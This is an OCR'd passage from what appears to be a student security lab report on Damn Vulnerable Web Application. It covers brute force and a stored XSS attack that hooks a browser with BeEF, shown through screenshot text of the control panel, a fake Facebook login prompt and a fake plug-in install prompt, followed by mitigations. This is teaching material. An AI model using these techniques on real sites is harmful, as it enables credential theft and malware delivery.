
1. **Set up limitations or input validation that will block certain characters.**
2. **Implement access control configurations within the server**


Web Application 2: A Brute Force to Be Reckoned With

Screenshot Results:










Mitigation:


1. A good practice would be to block failed log-in after a specified number of attempts


2. Use a multi-factor authentication software such as “Authenticator” to help with such brute force attacks.


Web Application 3: Where's the BeEF?


Screenshot Results:








Activities
Firefox Web Browser
Sat 12:59
Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Vulnerability: Stored Cross
BeEF Control Panel
Sign in - Google Accounts
BeEF Basic Demo
192.168.13.25/vulnerabilities/xss_s/
DVWA
Home
Instructions
Vulnerability: Stored Cross Site Scripting (XSS)
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
Accessibility
<textarea name="mtxMessage" cols="50" rows="3" maxlength="99">
Layout
Computed
Changes
Fonts
Box Model
Flexbox
Grid
CSS Grid is not in use on this page
margin
border
padding
422×57


Activities
Firefox Web Browser
Sat 13:21
BeEF Control Panel - Mozilla Firefox
Vulnerability: Stored Cross
BeEF Control Panel
New Tab
127.0.0.1:3000/ui/panel#id=lAabb8xcoZO07C6Dj8XngxnUbqrWLGpKqACnpr0MZseikTZF
BeEF 0.5.0.0-alpha-pre | Submit Bug | Logout
Hooked Browsers
Online Browsers
127.0.0.1
Offline Browsers
Terminal
Getting Started
Logs
Zombies
Current Browser
Details
Commands
Proxy
XssRays
Network
Key
Value
browser.capabilities.activex
No
browser.capabilities.flash
No
browser.capabilities.googlegears
No
browser.capabilities.phonegap
No
browser.capabilities.quicktime
No
browser.capabilities.realplayer
No
browser.capabilities.silverlight
No
browser.capabilities.vbscript
No
browser.capabilities.vlc
No
browser.capabilities.webgl
Yes
browser.capabilities.webrtc
Yes
browser.capabilities.websocket
Yes
browser.capabilities.webworker
Yes
browser.capabilities.wmp
No
browser.date.datestamp
Sat Jan 08 2022 12:50:45 GMT-0500 (Eastern Standard Time)
browser.engine
Gecko
browser.language
en-US
browser.name
FF
browser.name.friendly
Firefox
browser.name.reported
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Basic
Requester
Page 1 of 2
Displaying zombie browser details 1 - 50 of 50


Activities
Firefox Web Browser
Sat 13:28
Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Vulnerability: Stored Cross
BeEF Control Panel
192.168.13.25/vulnerabilities/xss_s/
DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Name *
Message *
Facebook Session Timed Out
Your session has timed out due to inactivity.
Please re-enter your username and password to login.
Email: admin
Password:
Log in
More Info
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


Activities
Firefox Web Browser
Sat 13:31
Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Vulnerability: Stored Cross
BeEF Control Panel
192.168.13.25/vulnerabilities/xss_s/
An additional plug-in is required to display some elements on this page.
Install plug-in...
Ubuntu Software
DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: MrHaCkEr
Message:
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/



Mitigation:

1. Input validation could be used to help prevent this type of attack

2. Implement a type of patch management system or even create a user training program for employees to help prevent this type of attack within an organization.